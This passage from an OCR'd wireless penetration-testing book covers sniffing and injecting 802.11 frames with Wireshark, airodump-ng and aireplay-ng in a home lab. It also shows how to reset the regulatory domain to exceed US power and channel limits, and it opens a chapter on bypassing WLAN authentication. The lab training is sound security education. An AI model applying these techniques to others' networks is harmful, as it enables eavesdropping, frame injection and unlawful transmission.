


4. To additionally select a sub-type, use the `wlan.fc.subtype filter`. For example, to view all the Beacon frames among all Management frames, use the following filter:

`(wlan.fc.type == 0) && (wlan.fc.subtype == 8).`



5. Alternately, you can right-click on any of the header fields in the middle window and then select **Apply as Filter** | **Selected** to add it as a filter.



6. This will automatically add the correct filter expression for you in the `Filter` field.

What just happened?

We just learned how to filter packets in Wireshark using various filter expressions. This helps us monitor selected packets from devices we are interested in, instead of trying to analyze all the packets in the air.

Also, we can see that the packet headers of Management, Control and Data frames are in plain text and are not encrypted. Anyone who can sniff the packets can read these headers. It is also important to note that it is also possible for a hacker to modify any of these packets and re-transmit them. As there is no integrity or replay attack mitigation in the protocol, this is very easy to do. We will look at some of these attacks in later chapters.

Have a go hero – playing with filters

You can consult Wireshark's manual to know more about available filter expressions and how to use them. Try playing around with various filter combinations till you are confident that you can drill down to any level of detail, even in a very large packet trace.

In the next exercise, we will look at how to sniff data packets transferred between our access point and wireless client.


Time for action – sniffing data packets for our network

In this exercise, we will learn how to sniff data packets for a given wireless network. For the sake of simplicity, we will look at packets without any encryption.


Follow these instructions to get started:

1. Switch on the access point we named Wireless Lab. Let it remain configured to use no encryption.
2. We will first need to find the channel on which the Wireless Lab access point is running. To do this, open a terminal and run `airodump-ng --bssid <mac> mon0 where` <mac>, which is the MAC address of our access point. Let the program run, and shortly you should see your access point shown on the screen along with the channel it is running on.
3. We can see from the preceding screenshot that our access point Wireless Lab is running on Channel 11. Note that this may be different for your access point.

   In order to sniff data packets going to and fro from this access point, we need to lock our wireless card on the same channel, that is channel 11. To do this, run the `iwconfig mon0 channel 11` command and then run `iwconfig mon0` to verify it. You should see the `Frequency: 2.462 GHz` value in the output. This corresponds to Channel 11.



4. Now fire up Wireshark and start sniffing on the mon0 interface. After Wireshark has started sniffing the packets, apply a filter for the bssid of our access point as shown below using `wlan.bssid == <mac>` in the filter area. Use the appropriate MAC address for your access point.



5. In order to see the data packets for our access point, add the following to the filter `(wlan.bssid == <mac>) && (wlan.fc.type_subtype == 0x20)`. Open your browser on the client laptop and type in the management interface the URL of the access point. In my case, as we have seen in *Chapter 1*, *Wireless Lab Setup*, it is `http://192.168.0.1`. This will generate data packets that Wireshark will capture.

6. Packet sniffing allows us to analyze unencrypted data packets very easily. This is the reason why we need to use encryption in wireless.

What just happened?

We have just sniffed data packets over the air with Wireshark using various filters. As our access point is not using any encryption, we are able to see all the data in plain text. This is a major security issue as anyone within RF range of the access point can see all the packets if he uses a sniffer such as Wireshark.

Have a go hero – analyzing data packets

Use Wireshark to analyze the data packets further. You would notice that a DHCP request is made by the client and, if a DHCP server is available, it responds with an address. Then you would find ARP packets and other protocol packets on the air. This is a nice and simple way to do passive host discovery on the wireless network. It is important to be able to see a packet trace and reconstruct how applications on the wireless host are communicating with the rest of the network. One of the interesting features Wireshark provides is the ability to follow a stream. This allows you to view multiple packets together, that are part of a TCP exchange, in the same connection.

Also, try logging into `www.gmail.com` or any other popular website and analyze the data traffic generated.

We will now see a demonstration of how to inject packets into a wireless network.

Time for action – packet injection

We will be using the aireplay-ng tool, which is available in Kali, for this exercise.

Follow the instructions below carefully:

1. In order to do an injection test, first start Wireshark and the filter expression `(wlan.bssid == <mac>) && !(wlan.fc.type_subtype == 0x08)`. This will ensure that we only see non-beacon packets for our lab network.
2. Now run the following command `aireplay-ng -9 -e` Wireless Lab `-a <mac> mon0` on a terminal.
3. Go back to Wireshark and you should see a lot of packets on the screen now. Some of these packets have been sent by `aireplay-ng`, which we launched, and others are from the access point Wireless Lab in response to the injected packets.

What just happened?

We just successfully injected packets into our test lab network using aireplay-ng. It is important to note that our card injected these arbitrary packets into the network without being actually connected to the access point Wireless Lab.

Have a go hero – installing Kali on VirtualBox

We will look at packet injection in greater detail in later chapters; however, feel free to explore other options of the Aireplay-ng tool to inject packets. You can verify whether injection succeeded by using Wireshark to monitor the air.

Important note on WLAN sniffing and injection

WLANs typically operate within three different frequency ranges – : 2.4 GHz, 3.6 GHz and 4.9/5.0 GHz. Not all Wi-Fi cards support all these ranges and associated bands. For instance,, an Alfa card only supports IEEE 802.11b/g. This would mean that this card cannot operate in 802.11a/n. The key here is to sniff or inject packets in a particular band; your Wi-Fi card will need to support it.

Another interesting aspect of Wi-Fi is that, in each of these bands, there are multiple channels. It is important to note that your Wi-Fi card can only be on one channel at any given moment. It is not possible to tune into multiple channels at the same time. The best analogy I can give you is your car radio. You can tune it to only one of the available channels at any given time. If you want to hear to something else, you will have to change the channel. The same principle applies to WLAN Sniffing. This brings us to an important conclusion—we cannot sniff all channels at the same time; we will need to select the channel that is of interest to us. What this means is that, if our access point of interest is on channel 1, we will need to set our card on channel 1.

Though we have addressed WLAN sniffing in the above paragraphs, the same applies to injection as well. To inject packets on a specific channel, we will need to put the card radio on that channel.

Let's now do some exercises on setting our card to specific channels, channel hopping, setting regulatory domains, power levels etc.


Time for action – experimenting with your adapter

Follow the instructions below carefully:


1. Enter the `iwconfig wlan0` command to check the capabilities of your card. As you can see in the figure below, my adapter can operate in the *b*, *g,* and *n* bands.

```
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

2. To set the card on a particular channel, we use the `iwconfig mon0 channel X` commands.



3. The `iwconfig` series of commands does not have a channel hopping mode. One could write a simple script over it to make it do so. An easier way is to use Airodump-NG with options to either hop channels arbitrarily, use only a subset, or use only selected bands. All these options are illustrated in the screenshot below when we run `airodump-ng --help`:



What just happened?

We understood that both wireless sniffing and packet injection depend on the hardware support available. This means that we can only operate on bands and channels allowed by our card. Also, the wireless card radio can only be on one channel at a time. This further means that we can only sniff or inject in one channel at a time.

Have a go hero – sniffing multiple channels

If you need to simultaneously sniff on multiple channels, you will require multiple physical Wi-Fi cards. If you can procure additional cards, then try to sniff on multiple channels simultaneously.

The role of regulatory domains in wireless


The complexities of Wi-Fi don't end here. Every country has its own unlicensed spectrum allocation policy. This specifically dictates allowed power levels and allowed users for the spectrum. In the US, for example, the FCC decides this and, if you use WLANs in the US, you have to abide by these regulations. In some countries, not doing this is a punishable offense.

Now let's look at how we can find the default regulatory settings and then how to change them if required.


Time for action – experimenting with your adapter

Follow these instructions carefully:


1. Reboot your computer and do not connect your adapter to it yet.
2. Once logged in, monitor the kernel messages using the `tail` command:




Insert the adapter, and you should see something that resembles the following screenshot. This shows the default regulatory settings applied to your card:




3. Let's assume that you are based in the US. To change your regulatory domain to the US, we issue the command `iw reg set US` in a new terminal:




If the command is successful, we get an output such as the one in the following screenshot in the terminal where we monitoring `/var/log/messages`:




4. Now try changing the card to channel 11; it will work. But, when you try changing it to channel 12, you get an error. This is because channel 12, cannot be used in the US.



5. The same applies for power levels. The US only allows a maximum of 27 dBm (500 milliwatts); thus even though my adapter has an advertised power of 1 Watt (30 dBm), we cannot set the card to the maximum transmit power:



6. However, if we were in Bolivia, then we could transmit at a power of 1 Watt as this is allowed there. As we can see, once we set the regulatory domain to Bolivia—`iw reg set BO`—we can change the card power to 30DMB or 1 Watt. We can also use channel 12 in Bolivia, which was disallowed in the US:



What just happened?

Every country has its own regulations for the use of the unlicensed wireless band. When we set our regulatory domain to a specific country, our card will obey the allowed channels and power levels specified. However, it is easy to change the regulatory domain of the card and force it to work on disallowed channels and to transmit at a power level that is greater than allowed.

Have a go hero – exploring regulatory domains

Look at the various parameters you can set such as channel, power, regulatory domains etc. using the `iw` series of commands on Kali. This should give you a firm understanding of how to configure your card when you are in various countries and require to change your card settings.

Pop quiz – WLAN packet sniffing and injection

Q1. Which frame types are responsible for authentication in WLANs?

1. Control
2. Management
3. Data
4. QoS

Q2. What is the name of the second monitor mode interface that can be created on wlan0 using airmon-ng?

1. Mon0
2. Mon1
3. 1Mon
4. Monb

Q3. What is the filter expression to view all non-beacon frames in Wireshark?

1. !(wlan.fc.type_subtype == 0x08)
2. wlan.fc.type_subtype == 0x08
3. (no beacon)
4. Wlan.fc.type == 0x08

Summary

In this chapter, we have made some key observations about WLAN protocols.

Management, Control and Data frames are unencrypted and thus can be easily read by someone who is monitoring the airspace. It is important to note here that the data packet payload can be protected using encryption to keep it confidential. We will talk about this in the next chapter.

We can sniff the entire airspace in our vicinity by putting our card into monitor mode.

As there is no integrity protection in Management and Control frames, it is very easy to inject these packets by modifying them or replaying them as-is using tools such as aireplay-ng.

Unencrypted data packets can also be modified and replayed back to the network. If the packet is encrypted, we can still replay the packet as-is, as WLAN by design does not have packet replay protection.

In the next chapter, we will look at different authentication mechanisms that are used in WLANs such as MAC filtering and shared Authentication etc. and understand the various security flaws in them through live demonstrations.

3
Bypassing WLAN Authentication

"A false sense of security is worse than being unsure."

Anonymous

A false sense of security is worse than being insecure, as you may not be prepared to face the eventuality of being hacked.

WLANs can have weak authentication schemas that can be easily broken and bypassed. In this chapter, we will take a look at the various basic authentication schemas used in WLANs and learn how to beat them.

In this chapter, we will take a look at the following topics:

- Uncovering hidden SSIDs
- Beating MAC filters
- Bypassing Open Authentication
- Bypassing Shared Key Authentication

Hidden SSIDs


In the default configuration mode, all access points send out their SSIDs in Beacon frames. This allows clients in the vicinity to discover them easily. Hidden SSIDs is a configuration where the access point does not broadcast its SSID in Beacon frames. Thus, only clients that know the SSID of the access point can connect to it.

Unfortunately, this measure does not provide robust security, but most network administrators think it does. Hidden SSIDs should not be considered a security measure by any stretch of the imagination. We will now take a look at how to uncover hidden SSIDs.


Time for action – uncovering hidden SSIDs

Perform the following instructions to get started:

